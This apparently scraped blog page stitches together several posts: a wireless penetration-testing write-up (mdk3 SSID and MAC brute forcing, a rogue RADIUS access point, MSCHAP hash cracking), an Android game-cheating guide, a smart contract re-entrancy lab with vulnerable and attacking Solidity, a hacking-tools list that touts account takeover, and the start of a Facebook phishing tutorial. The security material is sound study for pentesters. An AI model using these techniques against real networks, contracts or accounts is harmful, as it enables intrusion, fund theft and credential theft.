Friday, June 5, 2020

Wireless Scenarios Part 1: EAP-Radius JTR Hashcat, SSID MAC Issues And More

Intro: 
I have been on a number of wireless engagements again lately and much like the wireless blog i wrote over a year ago i am trying various combinations of techniques and tools in conjunction to gain access to networks. I will show a range of tools and techniques mostly as a reminder to myself. The format will be scenario based on what i have been seeing while testing.  Some of these tools include JTR/Hashcat with specialized rulesets, mdk3 for SSID/MAC bruteforcing, evil access points for bypassing guest networks, DNS redirection/tunneling as well as radius-wpe attacks etc... This will be a 2 part blog, first blog being more Pre-Auth attacks and the second blog being more client attacks.


Finding Hidden SSID's and Limited user network attacks:
Recently i have been on a lot of tests where administrators think its a wonderful idea to hide their SSID's. Administrators feel that if they hide their SSID's they are magically secure. While Cloaked SSID's may pose a slight problem it's not a security feature. Especially when hiding WEP encrypted networks. One issue that keeps coming up is hidden networks with NO clients thus no probe request/response traffic available to passively capture an SSID. Without clients you can't de-authenticate and force reconnections requests with SSID's. To top that off administrators are also running another trivial security feature known as MAC filtering. While MAC filtering is also easy to bypass, again there are no clients on the network so we must come up with strategies to figure out both the SSID's and the possible client MAC addresses. Lets start by addressing the SSID issue.
SSID's can generally be seen in the Beacon traffic. However, if MAC cloaking or hidden SSID's are enabled on your access point they are stripped from the beacon traffic. Striping the beacons of SSID's is usually not a problem if there are clients looking to join the network. As the SSID's must be sent in probe traffic to successfully inquire about joining the network, and SSID's are than easily obtained. Thus why tools like kismet can passively discover the correct SSID given a bit of time and a few clients probing for the hidden network. But, what happens if there is no client traffic?
So the actual scenario i was presented with recently was a Cloaked SSID on a limited use network running WEP, which had a MAC filtered client device. This device would attach to the network once a day for a limited amount of time. So the first piece of the puzzle would be figuring out the SSID for later use then tackling the rest of the problem.

We start with a nice little tool called MDK3 which can be used to send out mass SSID requests in either dictionary style or bruteforce in order to determine an SSID. Lets start with the simple syntax then get into some more fine tuned strategies for determining SSID's based on the mind of the sysadmin.

There are 2 modes i have been using, one is dictionary mode and the other bruteforce mode, i would always start with dictionary because its faster. If a dictionary gives no resultes then move to bruteforce techniques. Also have your Airodump-ng/Kismet running during the attack and if the SSID is found it should apear in there as well as your MDK3 results window. You can get your target BSSID value from airodump along with useful information sometimes regarding length of a hidden SSID value which can be used in fine tuning bruteforcing. MDK3 will automatically pick the correct length and then begin bruteforcing based on that length value:

Below is an example of SSID Length Output: 
CH 6 ][ Elapsed: 8 s ][ 2012-03-01 21:08
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

00:24:A5:6F:2E:D5 -59 5 0 0 5 54 WEP WEP length: 12
00:1A:A1:05:E8:20 -61 2 0 0 3 48 . WEP WEP length: 1
00:24:A5:6F:37:9F -64 2 0 0 5 54 WEP WEP length: 12

You will notice example output above says that one SSID is of length 12 and another is of length 1, these are the SSID perceived length values based on values in the packet capture. Not always accurate because these values are just Null place holder values and not always set accurately. Essentially one SSID packet above has a one null value while the other packet has 12 null values as placeholders. If a length of 1 is present you may have to start at 1 and go through the whole range of brute forcing. If the length is known then you can start and end at 12 in this case shortening the full bruteforce time considerably.

Attack Modes and Info:
Dictionary Mode:
./mdk3 [Interface] p -c 1 -t [BSSID] -f [dictionary] -s 100

Bruteforce mode:
./mdk3 [Interface] p -c 1 -t [BSSID] -b u -s 100

Above Switch mappings are defined as the following:
b = bruteforce also can add a character set b [charset]
s = packet speed
c = channel
f = ssid dictionary file

I first tried a regular dictionary attack of common words:
ficti0n:# mdk3 mon0 p -c 1 -t 00:01:55:B1:A3:A5 -f english.txt
channel set to: 1
SSID Wordlist Mode activated!
Waiting for beacon frame from target...
Sniffer thread started
Found SSID length 1, usually a placeholder, no information about real SSIDs length available.
Trying SSID:
Packets sent: 1 - Speed: 1 packets/sec
Got response from 03:F0:9F:17:08:32, SSID: "Secure_Access"
Last try was: (null)
Trying SSID: beauty
Packets sent: 167 - Speed: 166 packets/sec
Got response from 03:F0:9F:17:08:33, SSID: "Guest_Access"
Last try was: (null)
Trying SSID: bianca
Trying SSID: winnie
Trying SSID: isabella
Trying SSID: sierra
Trying SSID: 00000000
Trying SSID: dancer1
Packets sent: 32507 - Speed: 376 packets/sec
Got response from 00:3B:10:47:33:32, SSID: "wow"

I began with a dictionary against a network address i got from my initial airodump-ng. On my first MDK3 run i found one new access point named "wow" but i didnt find the target AP's SSID. If you look at the above MDK3 output there are 2 other networks with similar formats which may reflect our target networks format. Below you will see a similar format.
  • Guest_Access
  • Secure_Access
Creating a Custom dictionary based on observations:
If the target company has a repeating SSID format we can create our own dictionary file. According to the above output the format is [Word]_Access, we can take advantage of this by creating a new list with python using the company format. Break open your python editor and create a quick script to parse the english dictionary in the proper format for our attack by uppercasing every dictionary word and appending the word "Access".

#--------------------------------------------------------------
#!/usr/bin/python

dictionary = open("rockyou-75.txt", "r")
SSID_List = open("SSID_List.txt", "a")


for word in dictionary:
word = str.capitalize(word) + "Access"
SSID_List.write(word)


SSID_List.close()
dictionary.close()

#----------------------------------------------------------------

I then ran MDK3 again with my modified list. When this was done I then was able to get a response from MDK3 and determine the SSID of the target network, shown below.

Got response from 00:01:55:B1:A3:A5, SSID: "Secret_Access"


Luckily i didn't have to resort to a true bruteforce attack although the format is shown above for completeness. 


MDK3 MAC address Bruteforce:
The next issue is that of determining a valid MAC address on a network without any known clients, this can also be done with MDK3 and bruteforce mode.  I would suggest looking at other client MAC addresses on the guest or corporate networks as a starting point. Then use those vendor startpoints as your bruteforce values. So if for example you know a bit about the company based on other network MAC values you can use this knowledge in your brute forcing with the -f switch. Below is a basic command ouput for bruteforcing MAC address filters.


ficti0n:# mdk3 mon0 f -t

Trying MAC 00:00:22:00:00:00 with 100.0000 ms timeout at 0 MACs per second and 0 retries
Trying MAC 00:00:22:00:00:00 with 100.0000 ms timeout at 0 MACs per second and 1 retries
Packets sent: 2 - Speed: 1 packets/sec

Found a valid MAC adress: 00:00:22:00:00:00
Have a nice day! :)

Mdk3 -fullhelp output:
--------------------------------------------------------------

MAC filter bruteforce mode
This test uses a list of known client MAC Adresses and tries to
authenticate them to the given AP while dynamically changing
its response timeout for best performance. It currently works only
on APs who deny an open authentication request properly
-t
Target BSSID
-m
Set the MAC adress range to use (3 bytes, i.e. 00:12:34)
Without -m, the internal database will be used
-f
Set the MAC adress to begin bruteforcing with
(Note: You can't use -f and -m at the same time)
---------------------------------------------------------------------

I wasn't aware of the above technique at the time of testing but i did give it a try on a local Access Point and found a useable mac address under contrived scenarios. So this was worth noting as I found almost zero mention of it when searching around. Also note that some access points do not properly handle the authentication scenarios in which case the above technique will not work correctly. Usually the user sends an auth request and then the AP sends an auth response denoting success or failure along with an error code, but MAC filering is not part of the normal standard so results will vary regarding error codes. This is AP functionality independent. When it does work it gives you a little smily face and says it found a useable MAC address [SHOWN ABOVE] . Unfortunately in my penetration test I was stuck waiting for a client to come online to get a useable MAC address. Below are a few ideas for the rest of the scenario.


Depending on the location and use of the limited connectivity device there are a few options available for retrieving the WEP key. Networks with hidden SSID's have clients who are always probing for hidden networks whether onsite or remote. You could attack a client directly via a Cafe Latte attack. A Caffe Latte attack woud attack a client with a fake access point and gratuitas ARP requests to discover the WEP key of "Secret_Access" by flooding the client with ARP requests it responds to, generating enough traffic to derive the WEP key. This technique is useful now that you know the SSID, especially if the device is being used at the local coffee shop. I will take a look at this attack in the next blog when focusing on client based attacks.

Caffe Latte was not a good option for me because the device appears online for a short period of time and might not be available either offsite at a coffee shop or even locally long enough to generate enough traffic to crack the network. In this test I however didn't have enough time to see client actually get online but had I see the client get online I would have noted his MAC address and then configured a chop chop or fragmentation attack against the network whether the client was available or not all i would really need is one data packet. I will not illustrate this whole technique as it is fully covered in the following link Cracking WEP with no Clients.


Cracking Radius /PEAP/TTLS Hashes: (Post EAP Attack)
This is about attacking hashes from WPE Radius attacks, but just as a reference before we start here is a quick radius attack setup guide without going into to much detail.


Steps to Setup WPE attack
  1. Install the following freeradius server and WPE patch. http://blog.opensecurityresearch.com/2011/09/freeradius-wpe-updated.html
  2. Start your WPE server by typing 'radiusd'
  3. Tail your log file so you can see incoming credentials 'tail -f /usr/local/var/log/radius/freeradius-server-wpe.log
  4. Setup an access point with similar settings as to what you are seeing in airodump or wireshark essentially this will be a WPA Enterprise with AES and a default secret of 'test' which is set in the WPE installed package by default so it can talk between the AP and the radius server. You will also need to run an ifconfig on your radius server box so you know what address to point the AP too.
  5. Optionally you can use hostAP instead of a physical enterprise AP setup.

Use one of your local computers to connect to the FreeRadius wireless network and type in a fake username/password to grab an example hash. If you dont see your hash output in the logfile then double check all your ip addresses and insure your server is running. In a real attack you would wait for clients to attach to your Access point and the credentials will be forwarded to your FreeRadius-WPE server. Once this is done the fun begins and also where we will start in our attack scenario.

Formatting hashes:
Your hashes can come in a few formats, they might come back as PAP responses in which case they will be plain text passwords. Plaintext PAP can sometimes be a result of mobile devices sending paswords. Otherwise your attack will result in MSChap password challenge/response hashes. Once you receive your MSChap hashes they have to be formated in a specific way in order to crack them. Here is an example hash and the proper format to use before trying to crack the hashes.

Example Hash:
mschap: Mon Feb 05 19:35:59 2012
username: test
challenge: b3:f8:48:e9:db:02:22:83
response: 15:36:d7:e9:da:43:1f:5f:d2:4b:51:53:87:89:63:b7:12:26:7c:a8:f7:ea:9c:26

Formated for john:(username::::response:challenge)
test::::1536d7e9da431f5fd24b5153878963b712267ca8f7ea9c26:b3f848e9db022283

Tool to automate this: (Tool Link)
One of my friends wrote a python script that will take your freeradius-server-wpe.log as input and format out all of the hashes one per line.. The script output can be fed directly into John The Ripper(JTR).

JTR Cracking and Custom Rulesets:
One way to crack these hashes is to use JTR with a bunch of dictionary attacks and if that fails procede from there with custom korelogic rulesets. Check out preceding link for more info on password cracking techniques which can be employed in addition to this blog. Below I will reiterate a few points on setting up JTR with custom rulesets from the Defcon challenge in 2010 based on the previous link and then how to parse them out and use them.

The first thing to note is that the format of the hashes you get from WPE will generally be considered NETNTLM within JTR so we will have to specify that as well as the wordlists we would like to use to start.

Dictionary attacking first:
First go into your JTR directory and try to crack with some dictionaries of your choosing:
ficti0n:# cd Desktop/Tools\ /john/run
ficti0n:# ./john --wordlist=wordlists/wpa.txt --format=NETNTLM JohnFormat.txt

Loaded 1 password hash (NTLMv1 C/R MD4 DES [netntlm])
test             (test)
guesses: 1  time: 0:00:00:00 100.00% (ETA: Tue Mar 20 19:29:31 2012)  c/s: 692441  trying: test

Custom Rules: korelogic rulesets (Link)
If the cracking fails on all of your wordlists then try installing custom rulesets with the following sequence of commands meant do download and then append the rules to the current john file. The following command can also be found at the above Korelogic link.
ficti0n:# wget http://contest-2010.korelogic.com/rules.txt
ficti0n:# cat rules.txt >> john.conf


Once this is done you can directly specify any rule in the file similar to the following:
ficti0n:# ./john --wordlist=wordlists/english.txt --format=NETNTLM --rules:KoreLogicRulesAppendNum_AddSpecialEverywhere johnFormat.txt


Or if you are time independent just let them all rip and go on vacation and check the results when you get back LOL
ficti0n:# for ruleset in `grep KoreLogicRules john.conf | cut -d: -f 2 | cut -d\] -f 1`; do ./john --wordlist=wordlists/english.txt --format=NETNTLM --rules:${ruleset} JohnFormat.txt; done


Hashcat rulesets and building pasword files:
Another way to build complex password files is to use tools like HashCat with supplied password rules and pipe it out to STDOut, either into a file or the STDIn of other cracking programs like John the Ripper. There is a rules folder in HashCat which has a number of rules provided by default.


Available Hashcat Rules:
ficti0n:# ls
best64.rule      generated.rule   passwordspro.rule  T0XlC.rule     toggles3.rule
combinator.rule  leetspeak.rule   perfect.rule       toggles1.rule  toggles4.rule
d3ad0ne.rule     oscommerce.rule  specific.rule      toggles2.rule  toggles5.rule

Creating Passwords with Hashcat and a dictionary:
ficti0n:# ./hashcat-cli32.bin -r rules/passwordspro.rule ../wordlists/cain.txt --stdout

You can also pipe passwords directly into JTR from hashcat output but its really slow so I suggest you make a world list then load it up with --wordlist, but the example is shown below.

Piping Hashcat password rules into JTR: (really slow)
ficti0n:# ./hashcat-cli32.bin -r rules/passwordspro.rule ../wordlists/rockyou-75.txt --stdout |/pentest/passwords/john/john --format=NETNTLM JohnFormat.txt --stdin


I hope someone finds my above notes useful, I am going to write up some client side attack stuff as well and post it up here... Let me know if you have any questions or need more clarification on anything covered in the blogs. 

Related articles


How To Hack Any Game On Your Android Smartphone

How To Hack Any Game On Android 2018

How To Hack Any Game On Your Android Smartphone

By hacking android game you can unlock all the levels, use any resource according to your wish and lots more. Proceed with the method shown below to hack any game on your Android. But sometimes while playing our favorite game we get short on our resources that are needed to play that game, like power, weapons or lives etc. That consequence really becomes bothersome, so to overcome this we are here with the trick How To Hack Any Game On Android.

Today millions of character are using the android phone. Now an Android device enhances significant part of our life. Everyone loves to play games on their android device. There are lots of cool games that are today available on your Android device in Google Play Store.


How To Hack Any Game On Android 2018

Hack Any Game On Android
How To Hack Any Game On Your Android Smartphone
Now it's time to hack into the game and use any resources that you want to play at any level of the game. The method is really working and will let you alter the game according to your wish. Just proceed with simple steps below.

Steps To Hack Any Game On Android

Step 1. First of all after rooting your android device open the GameCIH App. It will ask you for superuser access, grant it.(This will only come if you have properly rooted your android device. Now on the home screen of this app, you will see Hot-Key option, select any of them which you feel more convenient while using in your android.
Hack Any Game On Android
How To Hack Any Game On Your Android Smartphone
Step 2. Now open the game that you want to hack into your android device. Now pause the game and access the hotkeys displaying there, select any value that you want to edit in your game. Like any of text value like keys of subway surfer game.
Hack Any Game On Android.2
How To Hack Any Game On Your Android Smartphone
Step 3. Enter your desired value in the text field box appeared there and click on done. Now you will see default value will get replaced with your value. Similarly, you can alter any values in any of the game according to your wish.
Hack Any Game On Android.3
How To Hack Any Game On Your Android Smartphone
That's it game hacking is done, Now you can access any resources using this hack.
So above is all about Hack Any Game On Android. With the help of this trick, you can alter any coins, lives, money, weapons power and lots more in any of your favorite android game and can enjoy the unlimited game resources according to your wish.

Using Game Guardian

Game Guardian Apk is one of the best apps which you can have on your Android smartphone. With the help of this app, you can easily get unlimited coins, gems and can perform all other hacks. However, Game Guardian Apk needs a rooted Android smartphone to work. Here's a simple guide that will help you.
Step 1. First of all, you need to download the latest version of Game Guardian on your Android smartphone from the given download link above or below.

Step 2. After downloading on your smartphone, you need to enable the Unknown Source on your device. For that, you need to visit Settings > Security > Unknown Sources
Using Game Guardian
Using Game Guardian
Step 3. Now install the app and then press the home button to minimize the app. Now open any game that you want to hack. You will see an overlay of Game Guardian App icon. Tap on it.
Step 4. Now you need to tap on the Search Button and set the value. If you don't know the values, then simply set it to auto.
Using Game Guardian
Using Game Guardian
Step 5. You need to search for the value which you want to hack like money, gem, health, score etc. You can change all those values. Suppose, if you need to decrease the number of values, you need to scan again for the new value.
Using Game Guardian
Using Game Guardian
Step 6. Finally, you need to select all the values and then change it to infinite numbers like '9999999' or whatever you want.
Using Game Guardian
Using Game Guardian
That's it, you are done! This is how you can use Game Guardian Apk to hack games on your Android smartphone.
With this, you can play a game at any levels without any shortage of any resource that can interrupt your gameplay. Hope you like this coolest android game hack. Don't forget to share it with others too.

Related posts


  1. Hacking Tools
  2. Hacking Groups
  3. Pentest Wordpress
  4. Pentest Standard
  5. Pentest News
  6. Pentest Reporting Tool
  7. Hackerrank Sql
  8. Pentest Dns
  9. Pentester Academy
  10. Hacker Box
  11. Pentest Devices
  12. Pentest Dns Server

Thursday, June 4, 2020

Blockchain Exploitation Labs - Part 1 Smart Contract Re-Entrancy


Why/What Blockchain Exploitation?

In this blog series we will analyze blockchain vulnerabilities and exploit them ourselves in various lab and development environments. If you would like to stay up to date on new posts follow and subscribe to the following:
Twitter: @ficti0n
Youtube: https://www.youtube.com/c/ConsoleCowboys
URL: http://cclabs.io
          http://consolecowboys.com

As of late I have been un-naturally obsessed with blockchains and crypto currency. With that obsession comes the normal curiosity of "How do I hack this and steal all the monies?"

However, as usual I could not find any actual walk thorough or solid examples of actually exploiting real code live. Just theory and half way explained examples.

That question with labs is exactly what we are going to cover in this series, starting with the topic title above of Re-Entrancy attacks which allow an attacker to siphon out all of the money held within a smart contract, far beyond that of their own contribution to the contract.
This will be a lab based series and I will show you how to use demo the code within various test environments and local environments in order to perform and re-create each attacks for yourself.  

Note: As usual this is live ongoing research and info will be released as it is coded and exploited.

If you are bored of reading already and just want to watch videos for this info or are only here for the demos and labs check out the first set of videos in the series at the link below and skip to the relevant parts for you, otherwise lets get into it:


Background Info:

This is a bit of a harder topic to write about considering most of my audience are hackers not Ethereum developers or blockchain architects. So you may not know what a smart contract is nor how it is situated within the blockchain development model. So I am going to cover a little bit of context to help with understanding.  I will cover the bare minimum needed as an attacker.

A Standard Application Model:
  • In client server we generally have the following:
  • Front End - what the user sees (HTML Etc)
  • Server Side - code that handles business logic
  • Back End - Your database for example MySQL

A Decentralized Application Model:

Now with a Decentralized applications (DAPP) on the blockchain you have similar front end server side technology however
  • Smart contracts are your access into the blockchain.
  • Your smart contract is kind of like an API
  • Essentially DAPPs are Ethereum enabled applications using smart contracts as an API to the blockchain data ledger
  • DAPPs can be banking applications, wallets, video games etc.

A blockchain is a trust-less peer to peer decentralized database or ledger

The back-end is distributed across thousands of nodes in its entirety on each node. Meaning every single node has a Full "database" of information called a ledger.  The second difference is that this ledger is immutable, meaning once data goes in, data cannot be changed. This will come into play later in this discussion about smart contracts.

Consensus:

The blockchain of these decentralized ledgers is synchronized by a consensus mechanism you may be familiar with called "mining" or more accurately, proof of work or optionally Proof of stake.

Proof of stake is simply staking large sums of coins which are at risk of loss if one were to perform a malicious action while helping to perform consensus of data.   

Much like proof of stake, proof of work(mining) validates hashing calculations to come to a consensus but instead of loss of coins there is a loss of energy, which costs money, without reward if malicious actions were to take place.

Each block contains transactions from the transaction pool combined with a nonce that meets the difficulty requirements.  Once a block is found and accepted it places them on the blockchain in which more then half of the network must reach a consensus on. 

The point is that no central authority controls the nodes or can shut them down. Instead there is consensus from all nodes using either proof of work or proof of stake. They are spread across the whole world leaving a single centralized jurisdiction as an impossibility.

Things to Note: 

First Note: Immutability

  • So, the thing to note is that our smart contracts are located on the blockchain
  • And the blockchain is immutable
  • This means an Agile development model is not going to work once a contract is deployed.
  • This means that updates to contracts is next to impossible
  • All you can really do is createa kill-switch or fail safe functions to disable and execute some actions if something goes wrong before going permanently dormant.
  • If you don't include a kill switch the contract is open and available and you can't remove it

Second Note:  Code Is Open Source
  • Smart Contracts are generally open source
  • Which means people like ourselves are manually bug hunting smart contracts and running static analysis tools against smart contract code looking for bugs.

When issues are found the only course of action is:
  • Kill the current contract which stays on the blockchain
  • Then deploy a whole new version.
  • If there is no killSwitch the contract will be available forever.
Now I know what you're thinking, these things are ripe for exploitation.
And you would be correct based on the 3rd note


Third Note: Security in the development process is lacking
  • Many contracts and projects do not even think about and SDLC.
  • They rarely add penetration testing and vulnerability testing in the development stages if at all
  • At best there is a bug bounty before the release of their main-nets
  • Which usually get hacked to hell and delayed because of it.
  • Things are getting better but they are still behind the curve, as the technology is new and blockchain mostly developers and marketers.  Not hackers or security testers.


Forth Note:  Potential Data Exposure via Future Broken Crypto
  • If sensitive data is placed on the blockchain it is there forever
  • Which means that if a cryptographic algorithm is broken anything which is encrypted with that algorithm is now accessible
  • We all know that algorithms are eventually broken!
  • So its always advisable to keep sensitive data hashed for integrity on the blockchain but not actually stored on the blockchain directly


 Exploitation of Re-Entrancy Vulnerabilities:

With a bit of the background out of the way let's get into the first attack in this series.

Re-Entrancy attacks allow an attacker to create a re-cursive loop within a contract by having the contract call the target function rather than a single request from a  user. Instead the request comes from the attackers contract which does not let the target contracts execution complete until the tasks intended by the attacker are complete. Usually this task will be draining the money out of the contract until all of the money for every user is in the attackers account.

Example Scenario:

Let's say that you are using a bank and you have deposited 100 dollars into your bank account.  Now when you withdraw your money from your bank account the bank account first sends you 100 dollars before updating your account balance.

Well what if when you received your 100 dollars, it was sent to malicious code that called the withdraw function again not letting  the initial target deduct your balance ?

With this scenario you could then request 100 dollars, then request 100 again and you now have 200 dollars sent to you from the bank. But 50% of that money is not yours. It's from the whole collection of money that the bank is tasked to maintain for its accounts.

Ok that's pretty cool, but what if that was in a re-cursive loop that did not BREAK until all accounts at the bank were empty?  

That is Re-Entrancy in a nutshell.   So let's look at some code.

Example Target Code:


           function withdraw(uint withdrawAmount) public returns (uint) {
       
1.         require(withdrawAmount <= balances[msg.sender]);
2.         require(msg.sender.call.value(withdrawAmount)());

3.          balances[msg.sender] -= withdrawAmount;
4.          return balances[msg.sender];
        }

Line 1: Checks that you are only withdrawing the amount you have in your account or sends back an error.
Line 2: Sends your requested amount to the address the requested that withdrawal.
Line 3: Deducts the amount you withdrew from your account from your total balance.
Line 4. Simply returns your current balance.

Ok this all seems logical.. however the issue is in Line 2 - Line 3.   The balance is being sent back to you before the balance is deducted. So if you were to call this from a piece of code which just accepts anything which is sent to it, but then re-calls the withdraw function you have a problem as it never gets to Line 3 which deducts the balance from your total. This means that Line 1 will always have enough money to keep withdrawing.

Let's take a look at how we would do that:

Example Attacking Code:


          function attack() public payable {
1.           bankAddress.withdraw(amount);
         }

2.    function () public payable {
         
3.            if (address(bankAddress).balance >= amount) {
4.               bankAddress.withdraw(amount);
                }
}

Line 1: This function is calling the banks withdraw function with an amount less than the total in your account
Line 2: This second function is something called a fallback function. This function is used to accept payments that come into the contract when no function is specified. You will notice this function does not have a name but is set to payable.
Line 3:  This line is checking that the target accounts balance is greater than the amount being withdrawn.
Line 4:  Then again calling the withdraw function to continue the loop which will in turn be sent back to the fallback function and repeat lines over and over until the target contracts balance is less than the amount being requested.


Review the diagram above which shows the code paths between the target and attacking code. During this whole process the first code example from the withdraw function is only ever getting to lines 1-2 until the bank is drained of money. It never actually deducts your requested amount until the end when the full contract balance is lower then your withdraw amount. At this point it's too late and there is no money left in the contract.


Setting up a Lab Environment and coding your Attack:

Hopefully that all made sense. If you watch the videos associated with this blog you will see it all in action.  We will now analyze code of a simple smart contract banking application. We will interface with this contract via our own smart contract we code manually and turn into an exploit to take advantage of the vulnerability.

Download the target code from the following link:

Then lets open up an online ethereum development platform at the following link where we will begin analyzing and exploiting smart contracts in real time in the video below:

Coding your Exploit and Interfacing with a Contract Programmatically:

The rest of this blog will continue in the video below where we will  manually code an interface to a full smart contract and write an exploit to take advantage of a Re-Entrency Vulnerability:


Conclusion: 

In this smart contract exploit writing intro we showed a vulnerability that allowed for re entry to a contract in a recursive loop. We then manually created an exploit to take advantage of the vulnerability. This is just the beginning, as this series progresses you will see other types of vulnerabilities and have the ability to code and exploit them yourself.  On this journey through the decentralized world you will learn how to code and craft exploits in solidity using various development environments and test nets.
Related posts

Best Hacking Tools

      MOST USEFUL HACKING TOOL

1-Nmap-Network Mapper is popular and free open source hacker's tool.It is mainly used for discovery and security auditing.It is used for network inventory,inspect open ports manage service upgrade, as well as to inspect host or service uptime.Its advantages is that the admin user can monitor whether the network and associated nodes require patching.

2-Haschat-It is the self-proclaimed world's fastest password recovery tool. It is designed to break even the most complex password. It is now released as free software for Linux, OS X, and windows.


3-Metasploit-It is an extremely famous hacking framework or pentesting. It is the collection of hacking tools used to execute different tasks. It is a computer severity  framework which gives the necessary information about security vulnerabilities. It is widely used by cyber security experts and ethical hackers also.

4-Acutenix Web Vulnerability Scanner- It crawls your website and monitor your web application and detect dangerous SQL injections.This is used for protecting your business from hackers.


5-Aircrack-ng - This tool is categorized among WiFi hacking tool. It is recommended for beginners  who are new to Wireless Specefic Program. This tool is very effective when used rightly.


6-Wireshark-It is a network analyzer which permit the the tester to captyre packets transffering through the network and to monitor it. If you would like to become a penetration tester or cyber security expert it is necessary to learn how to use wireshark. It examine networks and teoubleshoot for obstacle and intrusion.


7-Putty-Is it very beneficial tool for a hacker but it is not a hacking tool. It serves as a client for Ssh and Telnet, which can help to connect computer remotely. It is also used to carry SSH tunneling to byepass firewalls. So, this is also one of the best hacking tools for hackers.


8-THC Hydra- It is one of the best password cracker tools and it consist of operative and highly experienced development team. It is the fast and stable Network Login Hacking Tools that will use dictonary or bruteforce attack to try various combination of passwords against in a login page.This Tool is also very useful for facebook hacking , instagram hacking and other social media platform as well as computer folder password hacking.


9-Nessus-It is a proprietary vulnerability scanner developed by tennable Network Security. Nessus is the world's most popular vulnerability scanner according to the surveys taking first place in 2000,2003,2006 in security tools survey.


10-Ettercap- It is a network sniffing tool. Network sniffing is a computer tool that monitors,analyse and defend malicious attacks with packet sniffing  enterprise can keep track of network flow. 


11-John the Ripper-It is a free famous password cracking pen testing tool that is used to execute dictionary attacks. It is initially developed for Unix OS. The Ripper has been awarded for having a good name.This tools can also be used to carry out different modifications to dictionary attacks.


12-Burp Suite- It is a network vulnerability scanner,with some advance features.It is important tool if you are working on cyber security.


13-Owasp Zed Attack Proxy Project-ZAP and is abbreviated as Zed  Attack Proxy is among popular OWASP project.It is use to find vulnerabilities in Web Applications.This hacking and penetesting tool is very easy to use  as well as very efficient.OWASP community is superb resource for those people that work with Cyber Security.


14-Cain & Abel-It is a password recovery tool for Microsoft Operating System. It allow easy recovery of various kinds of passwords by sniffing the networks using dictonary attacks.


15-Maltego- It is a platform that was designed to deliver an overall cyber threat pictures to the enterprise or local environment in which an organisation operates. It is used for open source intelligence and forensics developed by Paterva.It is an interactive data mining tool.

These are the Best Hacking Tools and Application Which are very useful for penetration testing to gain unauthorized access for steal crucial data, wi-fi hacking , Website hacking ,Vulnerability Scanning and finding loopholes,Computer hacking, Malware Scanning etc.

This post is only for educational purpose to know about top hacking tools which are very crucial for a hacker to gain unauthorized access. We are not responsible for any type of crime.


Related links

  1. Hacking Wifi
  2. Pentest Security
  3. Hacking Forums
  4. Pentest Tools For Windows
  5. Pentestmonkey
  6. Hackerone
  7. Pentest Stages
  8. Pentest As A Service
  9. Pentest Tools Free
  10. Hacking Page
  11. Hacker Google
  12. Hackintosh
  13. Hacking Tools
  14. Pentest Stages
  15. Hacking With Linux
  16. Pentest Companies
  17. Pentest Report
  18. Pentest Vs Ceh
  19. Pentest Keys

Wednesday, June 3, 2020

Hacking Facebook By Using PHP Script | Social Engineering Attack | LAN And WAN (Same Or Different Networks)


This Video is absolutely for Educational Purposes only, please don't do any illegal activity. If you do then I'm not responsible for your illegal activity. The purpose of this video is to show you How hackers can hack your social media by using their own local servers.

Basically these type of attacks  known as Social Engineering attacks or Phishing. Attacker just send the duplicate vulnerable HTML page to the victim, when victim enters any type of information to that vulnerable page it'll automatically received by the attacker.

Phishing is a form of fraud in which an attacker masquerades as a reputable entity or person in email or other communication channels. The attacker uses phishing emails to distribute malicious links or attachments that can perform a variety of functions, including the extraction of login credentials or account information from victims.

How phishing works 

Phishing attacks typically rely on social networking techniques applied to email or other electronic communication methods, including direct messages sent over social networks, SMS text messages and other instant messaging modes.

Phishers may use social engineering and other public sources of information, including social networks like LinkedIn, Facebook and Twitter, to gather background information about the victim's personal and work history, his interests, and his activities.

Hacking by PHP

As PHP is server side scripting language so first of all you have need to install a local server (WAMP, XAMPP or LAMPP) over your system. Because if there is no any server running on your system then you can't even run your PHP script. So if you wanna do a programming with PHP this is the first step to download and install a server from the Internet. You can easily download and install servers by watching my videos. Just visit my YouTube channel and watch there.